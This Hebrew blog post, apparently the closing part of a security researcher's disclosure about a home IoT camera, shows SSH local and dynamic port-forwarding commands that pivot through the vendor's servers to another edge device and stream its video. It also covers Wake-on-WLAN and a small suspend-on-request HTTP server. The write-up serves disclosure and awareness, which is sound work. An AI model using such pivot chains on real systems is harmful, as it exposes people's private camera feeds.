
טינול בין המחשב שלי לרכיב קצה אחר

כעת אפשר לנסות לחבר בין שני הדברים שעשיתי: הגישה לרכיב הקצה הנמצא אצל החברה, והדמו שמציג סטרימינג. נשתמש ביצירת ssh tunnel (dynamic port forwarding) בין המחשב שלי לרכיב הקצה של החברה, וגלישה על ידי שימוש ב-SOCKS, שזהו פרוטוקול המאפשר להעביר פקטות בין שרת (הרכיב שהגעתי אליו) לרכיב הקצה מהחברה (הדמו שהרמתי) דרך פרוקסי (שרתי החברה).

הטינול יהיה מורכב משלושה חלקים:

1) SSH Local Port Forwarding – מהמחשב שלי לשרתי החברה.
2) SSH Remote Port Forwarding – מהשרת לרכיב קצה אחר (החיבור הקיים משרתי החברה).
3) SSH Dynamic Port Forwarding – הטינול המלא שיוצר את התקשורת בין המחשב שלי לרכיב קצה אחר.

שרטוט המתאר את הטינולים:



יצירת הטינול

נייצר טינול SSH Local Port Forwarding אל השרת, הפורט בשרתי החברה היה 13356. נבחר פורט רדנומלי פנוי על המחשב שלי 5544:


```
C:\Users\Ron>ssh -p [redacted] -f -N -L 5544:localhost:13356 [redacted]@[redacted]
[redacted]@[redacted] password:
```

עכשיו נבצע את SSH Dynamic Port Forwarding:


```
C:\Users\Ron>ssh -f -N -D 13356 root@localhost -p 5544
The authenticity of host '[localhost]:5544 ([::1]:5544)' can't be established.
ECDSA key fingerprint is SHA256:[redacted].
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[localhost]:5544' (ECDSA) to the list of known hosts.
root@localhost's password:
```

גלישת פרוקסי בעזרת הדמו

עכשיו ננסה לגלוש לדמו דרך הפרוקסי. נגדיר את הפורט 13356 SOCKS:



ננסה לבדוק שהטאנל עובד על ידי גלישה לכתובת: https://www.whatismyip.com/. אנחנו אמורים לקבל את הכתובת IP שקיבלנו מפקודת ה-curl:



כלומר עכשיו הטינול שלי מוציא פקטות מהרכיב קצה שנמצא בחברה...


אני צריך שהדמו סטרימינג יקונפג לכתובת IP הפנימית והפורט של janus. נחלץ את המידע בעזרת ifconfig מהגישה שיש לי לרכיב:

```
root@[redacted]:~# ifconfig
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.232 netmask 255.255.255.0  broadcast 10.42.0.255
        inet6 [redacted]  prefixlen 64  scopeid 0x20<link>
        ether 88:12:ac:77:66:64  txqueuelen 1000  (Ethernet)
        RX packets 747279  bytes 200677132 (191.3 MiB)
        RX errors 0  dropped 1  overruns 0  frame 0
        TX packets 250732  bytes 169356597 (161.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

נקנפג את הדמו:

```
var server = "ws://192.168.1.232:8188/janus";
```

נגלוש, וקיבלנו סטרימינג של רכיב הקצה:



כיבוי והדלקה מרחוק

אז לאחר שראיתי את רמת האבטחה, שאלתי את עצמי איך אני יכול לצמצם את הסיכוי שיקרה משהו ברשת שלי עד שהחברה תתקן את הבעיות, ובכל זאת להמשיך ולהשתמש במוצר. החלטתי שאצמצם את זמן השימוש על ידי כך שהמצלמה תהיה כבויה תמיד, ורק כשאהיה מעוניין להשתמש במצלמה אדליק אותה, כי כשהרכיב כבוי הוא כמובן לא מתקשר, ולא ניתן לגשת אליו משרתי החברה.

הבעיה שלא היה פיצ'ר שמכבה את המצלמה מהאפליקציה בפלאפון, ואני התעצלתי לנתק ולחבר את המצלמה כל פעם מהחשמל, אז החלטתי לפתח משהו שנשלט מרחוק (מאחר ויש לי כבר יכולת להריץ קוד מהרכיב עצמו).

WoL

Wake on Lan זוהי טכנולוגיה המאפשרת להעיר מחשב ממצב שינה על ידי שליחת פקטת קסם ב-broadcast ברשת (כרטיס הרשת צריך לתמוך בכך). אם מנסים לעשות זאת מעל Wifi ולא על ידי חיבור LAN פיזי, אז צריך תמיכה ב-WoW - Wake on Wireless.


הפיצ'ר הזה נועד בעיקר לתחזוקה, כדי שאנשי IT יחסכו עבודה ידנית ויוכלו לשלוט מרחוק בשרתים, ובנוסף הוא חוסך בחשמל (על אחת כמה וכמה אם מבצעים אוטומציה לכיבוי והדלקה בארגונים גדולים).

בשלב הראשון בדקתי שהאפשרות הזאת קיימת ברכיב:


```
root@          :~# iw phy0 wowlan enable any
root@          :~# iw phy0 wowlan show
WoWLAN is enabled:
 * wake up on special any trigger
```

ניסיתי לעשות ניסוי, אז הרצתי את הפקודה systemctl suspend, והרכיב נכנס למצב שינה.

ניסיתי להעיר אותו בעזרת שליחת הפקטה. יש אפליקציה באנדרואיד שנקראת WolOn (נדרש root על המכשיר), שניתן להגדיר בה את הפרטים ולשלוח את הפקטה. ראשית נבצע את הגדרת הרכיב (נדרש IP ו-MAC):



עכשיו ננסה לשלוח את הפקטה, ונראה שהרכיב הפך מכבוי לדלוק (הבדיקה מתבצעת באמצעות פינג):




אז השגתי יכולת להדליק מרחוק, אבל איך אכבה את המצלמה דרך הפלאפון? הרעיון שלי היה ליצור http handler שיכבה את הרכיב ברגע שיפנו לכתובת שלו ברשת הפנימית, אז כתבתי את קוד ה-Python הקצר הבא:

```python
from http.server import HTTPServer, BaseHTTPRequestHandler
import os

class SimpleHTTPRequestHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        self.send_response(200)
        self.end_headers()
        os.system('systemctl suspend')

httpd = HTTPServer(('localhost', 5555), SimpleHTTPRequestHandler)
httpd.serve_forever()
```

כלומר, ה-server מאזין על פורט 5555, ובמידה ויקבל בקשת GET, הרכיב יכנס ל-suspend. עכשיו נפנה ל-API בעזרת Postman (מסתבר שיש אפליקציית אנדרואיד):



וכך קיבלתי יכולת לכבות ולהדליק את המצלמה מהפלאפון.

סיכום

במאמר ראינו את חוסר ההשקעה של חברות באבטחת המוצר שלהם. הדבר נפוץ עוד יותר במקרה של סטרטאפים בתחילת דרכם, המנסים להתקדם מהר עם המוצר אותו הם מפתחים.

בין היתר, דברים נוספים שמצאתי ולא נרשמו במאמר, הם פרטי התחברות לניהול הקוד וארטיפקטורי לניהול הספריות. חלקם היו פתוחים לגמרי ללא הגנה, ואלה שכן היו מוגנים, פרטי ההתחברות שלהם היו בשרת. הממצאים שהוצגו במסמך שותפו עם החברה שסגרה את פערי האבטחה.

הדוגמה במאמר ממחישה שהשקעה באבטחת מידע לא צריכה להיות רק תעודת הביטוח כנגד מתקפות סייבר, אלא חייבת להיות חלק מהותי מהאסטרטגיה העסקית של חברות מוצר. חברות שלא עושות זאת ומשאירות את הנכסים הדיגיטליים חשופים, יכולות לקום מחר בבוקר ולגלות שהן נפלו קורבן למתקפת כופר על ידי הצפנת המידע, להקמת רשת botnet-ים שירוצו מרכיבי החברה, ואולי החמור מביניהם, פגיעה בלקוחות. שמירה על אמון הלקוחות צריכה להיות ערך עליון, הרי אמון הוא הבסיס לכל תקשורת. כאשר לקוחות רוכשים את מוצר החברה, הם מצפים שהמידע והפרטיות שלהם יישארו מוגנים. כל פירצה עלולה לפגוע קשות במוניטין של החברה, ולא מן הנמנע שאובדן הפרטיות יגרום לאובדן לקוחות לחברה מאובטחת יותר.

השקעה באבטחת המידע צריכה להתקיים במספר דרכים: העלאת המודעות, שימוש בטכנולוגיות מתקדמות, ביצוע עדכונים שסוגרים חורי אבטחה בכל נכסי החברה, ניסיון אקטיבי אל מול חברות חיצוניות שינסו לפגוע בנכסים ולתקן את הממצאים, וגם תכנון מקדים למקרה שבו החברה תיפגע, ואיך החברה תשחזר את המידע ותחזור למסלול. תשומת הלב והקשב לאבטחת מידע צריכה להמשיך כל עוד החברה קיימת, מודעות לאבטחה זה לא אירוע חד-פעמי.

בעידן שבו התקפות סייבר הופכות ליותר מתוחכמות ונפוצות, גם חברה עם מוצר מהפכני, טוב ככל שיהיה, לא יצליח להתקיים אם רמת האבטחה שלו תהיה נמוכה וחשופה למתקפות. חברות שלא משקיעות מספיק באבטחת מידע עלולות למצוא את עצמן מחוץ לשוק.

ליצירת קשר ניתן לפנות אלי דרך הלינקדאין:

Ron Tabibian